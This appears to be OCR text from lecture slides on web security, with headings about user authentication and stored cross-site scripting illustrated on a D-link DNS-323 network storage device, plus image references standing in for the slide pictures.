
User authentication

Stored Cross Site Scripting (XSS) illustrated


D-link DNS-323

- Allows to share files
- Configured via Web


Stored XSS illustrated



